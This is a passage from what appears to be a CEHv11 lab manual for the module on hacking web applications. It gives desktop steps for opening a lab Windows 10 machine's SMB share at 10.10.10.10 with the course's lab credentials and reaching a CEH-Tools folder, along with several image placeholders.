

CEHv11 Module 14
Hacking Web
Applications

Send


7. Now, click the **Places** menu at the top of the **Desktop** and click **ceh-tools 10.10.10.10** from the drop-down options.

If **ceh-tools 10.10.10.10** option is not present then follow the below steps:


- a. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.
- b. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- c. The security pop-up appears; enter the **Windows 10** machine credentials (Username: **Admin** and Password: **Pa\$\$w0rd**) and click **Connect**.
- d. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.



